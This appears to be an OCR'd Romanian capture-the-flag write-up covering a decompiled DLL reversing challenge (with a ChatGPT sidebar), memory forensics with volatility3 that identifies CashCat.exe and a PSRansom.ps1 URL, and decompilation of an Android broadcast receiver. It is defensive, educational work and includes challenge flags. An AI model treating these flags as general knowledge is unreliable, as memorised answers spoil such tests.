std::basic_streambuf<char,std::char_traits<char>>::xsgetn(...	.tex
std::basic_streambuf<char,std::char_traits<char>>::xsputn(...	.tex
std::basic_streambuf<char,std::char_traits<char>>::setbuf(...	.tex
std::basic_streambuf<char,std::char_traits<char>>::sync(vo...	.tex
std::basic_streambuf<char,std::char_traits<char>>::imbue(s...	.tex
__security_check_cookie	.tex

Line 8 of 105

```
    else
    {
      v59 = *(const void **)v72[4];
      v60 = *(_QWORD *)v72[8] + *(int *)v72[11] - *(_QWORD *)v72[4];
      v61 = v60;
    }
  }
  else
  {
    v59 = *(const void **)v72[5];
    if ( v58 < v72[14] )
      v58 = v72[14];
    v60 = v58 - (_QWORD)v59;
    v61 = v60;
  }
  if ( v59 )
  {
    if ( v61 > 0xF )
    {
      sub_180002650(Source, v60);
    }
    else
    {
      v70 = v60;
      memmove(Source, v59, v60);
      *((_BYTE *)Source + v60) = 0;
    }
  }
  v62 = (char *)operator new(v70 + 1);
  v63 = (const char *)Source;
  if ( v71 > 0xF )
    v63 = Source[0];
  strcpy_s(v62, v70 + 1, v63);
  v64 = (char *)operator new(0x20ui64);
  strcpy(v64, "Maybe here is your flag...");
  j_j_free(v64);
  if ( v71 > 0xF )
  {
    v65 = Source[0];
    if ( v71 + 1 >= 0x1000 )
    {
      v65 = (char *)*((_QWORD *)Source[0] - 1);
      if ( (unsigned __int64)(Source[0] - v65 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v65);
  }
00000DEB StartAddress:230 (1800019EB)
```

```
File 'E:\Users\xxsho\OneDrive\Desktop\VCRUNTIME140_1.dll' has been successfully loaded into the database.
Hex-Rays Decompiler plugin has been loaded (v7.7.0.220118)
  License: 00-0000-0000-00  (0 user)
  The decompilation hotkey is F5.
  Please check the Edit/Plugins menu for more information.
Using FLIRT signature: Microsoft VisualC v7/14 64bit runtime
Using FLIRT signature: Microsoft VisualC v14 64bit runtime
Using FLIRT signature: Microsoft VisualC 64bit universal runtime
```

```
AU:  idle   Down   Disk: 19GB
```



Exerciții [Cursuri Acade
Delete duplicate-value
Merge two sorted linke
Reverse a linked list | Ha
WMI COM Access Tutor
The Meaning of IFS in B
zip | GTFOBins
Online C++ Compiler -
CyberChef
chat.openai.com/c/855f7e08-ab1b-4255-9a35-da98159a830e
New chat
Yesterday
Trojan Detected: Take Action
Previous 7 Days
WMI COM Access Tutorial
Găsirea mijlocului listei
Cybersecurity Incident Analysis
Probabilitate zaruri: 3, 4.
Previous 30 Days
Picnic romantic pentru ea
Cyber Expert Presentation Page
Valori Random cu Procente
DNS Redirection with Windows.
February
Vectori între baze
Extrema funcției cu constrângeri.
Ajutor creativitate
Schimbare footer în Excel
Baze Echivalente, Coeficienți Echi
Securitate Cibernetică: Venit Sup
January
Upgrade plan
Get GPT-4, DALL·E, and more
Stefan-Sebastian Romas
ChatGPT 3.5
Message ChatGPT...
ChatGPT can make mistakes. Consider checking important information.

```
  j_j_free(v65);
 }
 v70 = 0i64;
 v71 = 15i64;
 LOBYTE(Source[0]) = 0;
 *(__int64 *)((char *)v72 + *(int *)(v72[0] + 4)) = (__int64)&off_180004410;
 *(_DWORD *)((char *)&v71 + *(int *)(v72[0] + 4) + 4) = *(_DWORD *)(v72[0] + 4) - 136;
 sub_1800020D0(&v72[1]);
 std::basic_ostream<char,std::char_traits<char>>::~basic_ostream<char,std::char_traits<char>>
(&v72[2]);
 return std::basic_ios<char,std::char_traits<char>>::~basic_ios<char,std::char_traits<char>>
(&v72[17]);
}
```

ChatGPT

Here's a more readable version of the provided function:

```cpp
#include <iostream>
#include <iomanip>
#include <string>
#include <cstring>
#include <cstdlib>

void printMes  (const std::string& message) {
    std::cout << std::setw(1) << "{" << std::setw(1) << 123 << std::setw(1) << 109 <<
              << std::setw(1) << 115 << std::setw(1) << 116 << std::setw(1) << 51 <<
              << std::setw(1) << 45 << std::setw(1) << 48 << std::setw(1) << 70 << st
              << std::setw(1) << 114 << std::setw(1) << 51 << std::setw(1) << 118 <<
              << std::setw(1) << 114 << std::setw(1) << 55 << std::setw(1) << 101 <<
              << "} " << message << std::endl;
}

void performMemoryOperations() {
```


ASCII
To
Text
Sample
Convert

123 109 52 115 116 51 114 45 48 70 45 114 51 118 101 114 55 101 125

{m4st3r-0F-r3ver7e}

<from-memory>: <Forensics>


Dovada obținerii flagului

<10.0.2.15>
<PSRansom.ps1>
<CashCat.exe>

Sumar

Lejer, volatility3 > netscan, pstree si am mai facut un strings|grep pe bat, cmd,ps. Netscan-> ip-ul, pstree->aplicatia dubioasa CashCat.exe si la strings|grep \.ps1 -> PSRansom.ps1


Dovada rezolvării




andjav
php_filter_...
xxsho@kali: ~/UserFiles/volatility/volatility3
File Actions Edit View Help

```
B;{;x
Q@      KE
\j?     |[
k6Ryw
H/~%x
K;(t
Xmma
.?"2
V=kQi

┌──(xxsho㉿kali)-[~/UserFiles]
└─$ cd volatility/volatility3

┌──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ python vol.py -f '/home/xxsho/Desktop/ro3.bin' windows.netscan
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0xe68ec8287730  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4       System  2024-03-07 13:07:06.000000

0xe68ec8287730  TCPv6   ::      445     ::      0       LISTENING       4       System  2024-03-07 13:07:06.000000

0xe68ec82879f0  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       1872    spoolsv.exe     2024-03-07 13:07:0
5.000000
0xe68ec83117f0  TCPv4   10.0.2.15       49961   204.79.197.222  443     ESTABLISHED     4024    SearchApp.exe   20
24-03-07 13:38:38.000000
0xe68ec8819d30  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       1872    spoolsv.exe     2024-03-07 13:07:0
5.000000
0xe68ec8819d30  TCPv6   ::      49668   ::      0       LISTENING       1872    spoolsv.exe     2024-03-07 13:07:0
5.000000
```

Windows.pstree->



```
le=2256,i,12555099393677485586,18015739956752840401,262144 --variations-seed-version /prefetch:2        C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
**** 5264       4964    msedge.exe      0×e68ed095a080  16      -       1       False   2024-03-07 13:07:41.000000      N/A     \Device\HarddiskVolume2\Program Files (x86)\Microsof
t\Edge\Application\msedge.exe   "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service
-sandbox-type=none --no-appcompat-clear --mojo-platform-channel-handle=3780 --field-trial-handle=2256,i,12555099393677485586,18015739956752840401,262144 --variations-seed-version /
prefetch:3      C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
**** 1468       4964    msedge.exe      0×e68ed092b080  17      -       1       False   2024-03-07 13:08:14.000000      N/A     \Device\HarddiskVolume2\Program Files (x86)\Microsof
t\Edge\Application\msedge.exe   "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --no-appcompat-clear --lang=en-US --js-flags=--ms-user-locale= --devi
ce-scale-factor=1 --num-raster-threads=1 --renderer-client-id=20 --time-ticks-at-unix-epoch=-1709816817335577 --launch-time-ticks=76600951 --mojo-platform-channel-handle=5152 --fie
ld-trial-handle=2256,i,12555099393677485586,18015739956752840401,262144 --variations-seed-version /prefetch:1   C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
**** 5276       4964    msedge.exe      0×e68ecc514080  9       -       1       False   2024-03-07 13:07:41.000000      N/A     \Device\HarddiskVolume2\Program Files (x86)\Microsof
t\Edge\Application\msedge.exe   -       -
*** 5096        1504    SecurityHealth  0×e68ecf784340  1       -       1       False   2024-03-07 13:07:39.000000      N/A     \Device\HarddiskVolume2\Windows\System32\SecurityHea
lthSystray.exe  "C:\Windows\System32\SecurityHealthSystray.exe"         C:\Windows\System32\SecurityHealthSystray.exe
*** 5576        1504    OneDrive.exe    0×e68ecffdb2c0  23      -       1       False   2024-03-07 13:07:42.000000      N/A     \Device\HarddiskVolume2\Users\plant\AppData\Local\Mi
crosoft\OneDrive\OneDrive.exe   "C:\Users\plant\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background      C:\Users\plant\AppData\Local\Microsoft\OneDrive\OneDrive.exe
*** 6712        1504    cmd.exe 0×e68ed0926080  1       -       1       False   2024-03-07 13:38:40.000000      N/A     \Device\HarddiskVolume2\Windows\System32\cmd.exe        "C:\
Windows\system32\cmd.exe"       C:\Windows\system32\cmd.exe
**** 6704       6712    conhost.exe     0×e68ecddf1080  5       -       1       False   2024-03-07 13:38:40.000000      N/A     \Device\HarddiskVolume2\Windows\System32\conhost.exe
\??\C:\Windows\system32\conhost.exe 0×4 C:\Windows\system32\conhost.exe
*** 2644        1504    VBoxTray.exe    0×e68ec82612c0  11      -       1       False   2024-03-07 13:07:39.000000      N/A     \Device\HarddiskVolume2\Windows\System32\VBoxTray.ex
e       "C:\Windows\System32\VBoxTray.exe"      C:\Windows\System32\VBoxTray.exe
*** 2072        1504    CashCat.exe     0×e68ecdf54080  6       -       1       True    2024-03-07 13:10:16.000000      N/A     \Device\HarddiskVolume2\Users\plant\AppData\Local\Te
mp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe     "C:\Users\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe"    C:\U
sers\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe
* 892   560     LogonUI.exe     0×e68eceb9b0c0  0       -       1       False   2024-03-07 13:07:03.000000      2024-03-07 13:08:08.000000      \Device\HarddiskVolume2\Windows\Syst
em32\LogonUI.exe        -       -
* 904   560     dwm.exe 0×e68eceb9e080  16      -       1       False   2024-03-07 13:07:03.000000      N/A     \Device\HarddiskVolume2\Windows\System32\dwm.exe        "dwm.exe"       C
:\Windows\system32\dwm.exe

┌──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ 
```



```
*** 5096        1504    SecurityHealth  0×e68ecf784340  1       -       1       False   2024-03-07 13:07:39.000000      N/A     \Device\HarddiskVolume2\W
lthSystray.exe  "C:\Windows\System32\SecurityHealthSystray.exe"         C:\Windows\System32\SecurityHealthSystray.exe
*** 5576        1504    OneDrive.exe    0×e68ecffdb2c0  23      -       1       False   2024-03-07 13:07:42.000000      N/A     \Device\HarddiskVolume2\U
crosoft\OneDrive\OneDrive.exe   "C:\Users\plant\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background      C:\Users\plant\AppData\Local\Microsoft\On
*** 6712        1504    cmd.exe 0×e68ed0926080  1       -       1       False   2024-03-07 13:38:40.000000      N/A     \Device\HarddiskVolume2\Windows\S
Windows\system32\cmd.exe"       C:\Windows\system32\cmd.exe
**** 6704       6712    conhost.exe     0×e68ecddf1080  5       -       1       False   2024-03-07 13:38:40.000000      N/A     \Device\HarddiskVolume2\W
\??\C:\Windows\system32\conhost.exe 0×4 C:\Windows\system32\conhost.exe
*** 2644        1504    VBoxTray.exe    0×e68ec82612c0  11      -       1       False   2024-03-07 13:07:39.000000      N/A     \Device\HarddiskVolume2\W
e       "C:\Windows\System32\VBoxTray.exe"      C:\Windows\System32\VBoxTray.exe
*** 2072        1504    CashCat.exe     0×e68ecdf54080  6       -       1       True    2024-03-07 13:10:16.000000      N/A     \Device\HarddiskVolume2\U
mp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe     "C:\Users\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.z
sers\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe
* 892   560     LogonUI.exe     0×e68eceb9b0c0  0       -       1       False   2024-03-07 13:07:03.000000      2024-03-07 13:08:08.000000      \Device\H
em32\LogonUI.exe        -       -
* 904   560     dwm.exe 0×e68eceb9e080  16      -       1       False   2024-03-07 13:07:03.000000      N/A     \Device\HarddiskVolume2\Windows\System32\
:\Windows\system32\dwm.exe

┌──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ strings '/home/xxsho/Desktop/ro3.bin' | grep "\.ps1"
?.ps1
?.ps1
https://github.com/JoelGMSec/PSRansom/blob/main/PSRansom.ps1U)
/JoelGMSec/PSRansom/blob/main/PSRansom.ps1
PSRansom.ps1
https://github.com/JoelGMSec/PSRansom/blob/main/PSRansom.ps1
PSRansom.ps1Callback
https://github.com/JoelGMSec/PSRansom/blob/main/PSRansom.ps1
.ps1
https://github.com/JoelGMSec/PSRansom/blob/main/PSRansom.ps1
https://github.com/JoelGMSec/PSRansom/blob/main/PSRansom.ps1
```

<android-echoes>: <Mobile>


Dovada obținerii flagului

<696de3c42f0e9c25efc0ce4937d31f51e4bc657fc2fcde58cfe045b92bd1>


Sumar

Jadx si apktool pentru decompilare. Din jadx avem functia de la VulnerableBroadcast… care incarca din resurse obf_(cod), cod este luat dintr-o lista in ordine(1). Din apktool luam de la resurse>strings si avem salvate toate obiectele cu obf_ dar nu sunt in ordinea (1) , asa ca le repozitionam si luam fiecare string din cele listate, decriptam din b64, concatenam si => flag.


Dovada rezolvării


File
Edit
Selection
View
Go
Run
Desktop
EXPLORER
DESKTOP
andjav \ sources
android
androidx
com
google
vulnerableapplication
ui
ComposableSingletons$MainActivityKt.java
MainActivity.java
MainActivityKt.java
R.java
VulnerableBroadcastReceiver.java
kotlin
kotlinx
org
android-echoes
assets
build
kotlin
META-INF
original
res
smali
smali_classes2
unknown
AndroidManifest.xml
AndroidManifest.xml.orig
apktool.yml
TIMELINE
membership-statistic.php
VulnerableBroadcastReceiver.java
andjav > sources > com > vulnerableapplication > VulnerableBroadcastReceiver.java
Ln 50, Col 6 (1379 selected)
Spaces: 4
UTF-8
LF
Java

```java
/* compiled from: VulnerableBroadcastReceiver.kt */
@Metadata(d1 = {"\u00004\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\b\u0002\n\u0002\u0010\u000e\n\u0002\b\u0002\
/* loaded from: classes.dex */
public final class VulnerableBroadcastReceiver extends BroadcastReceiver {
    public static final int $stable = 0;

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String str;
        String string;
        if (Intrinsics.areEqual(new SimpleDateFormat("yyyy-MM-dd", Locale.getDefault()).format(new Date()), "2024-03
            Resources resources = context != null ? context.getResources() : null;
            ArrayList arrayList = new ArrayList();
            for (String str2 : generateObfuscatedResourceNames()) {
                Integer valueOf = resources != null ? Integer.valueOf(resources.getIdentifier(str2, "string", context
                if (valueOf == null || (string = resources.getString(valueOf.intValue())) == null) {
                    str = null;
                } else {
                    Intrinsics.checkNotNull(string);
                    str = decodeBase64(string);
                }
                if (str != null) {
                    arrayList.add(str);
                }
            }
            Toast.makeText(context, "This is the secret: " + CollectionsKt.joinToString$default(arrayList, "", null,
            return;
        }
        Toast.makeText(context, "Try harder", 1).show();
    }

    private final List<String> generateObfuscatedResourceNames() {
        IntRange intRange = new IntRange(1, 10);
        ArrayList arrayList = new ArrayList(CollectionsKt.collectionSizeOrDefault(intRange, 10));
```


File
Edit
Selection
View
Go
Run
Desktop
EXPLORER
DESKTOP
andjav \ sources
android
androidx
com
google
vulnerableapplication
ui
ComposableSingletons$MainActivityKt.java
MainActivity.java
MainActivityKt.java
R.java
VulnerableBroadcastReceiver.java
kotlin
kotlinx
org
android-echoes
assets
build
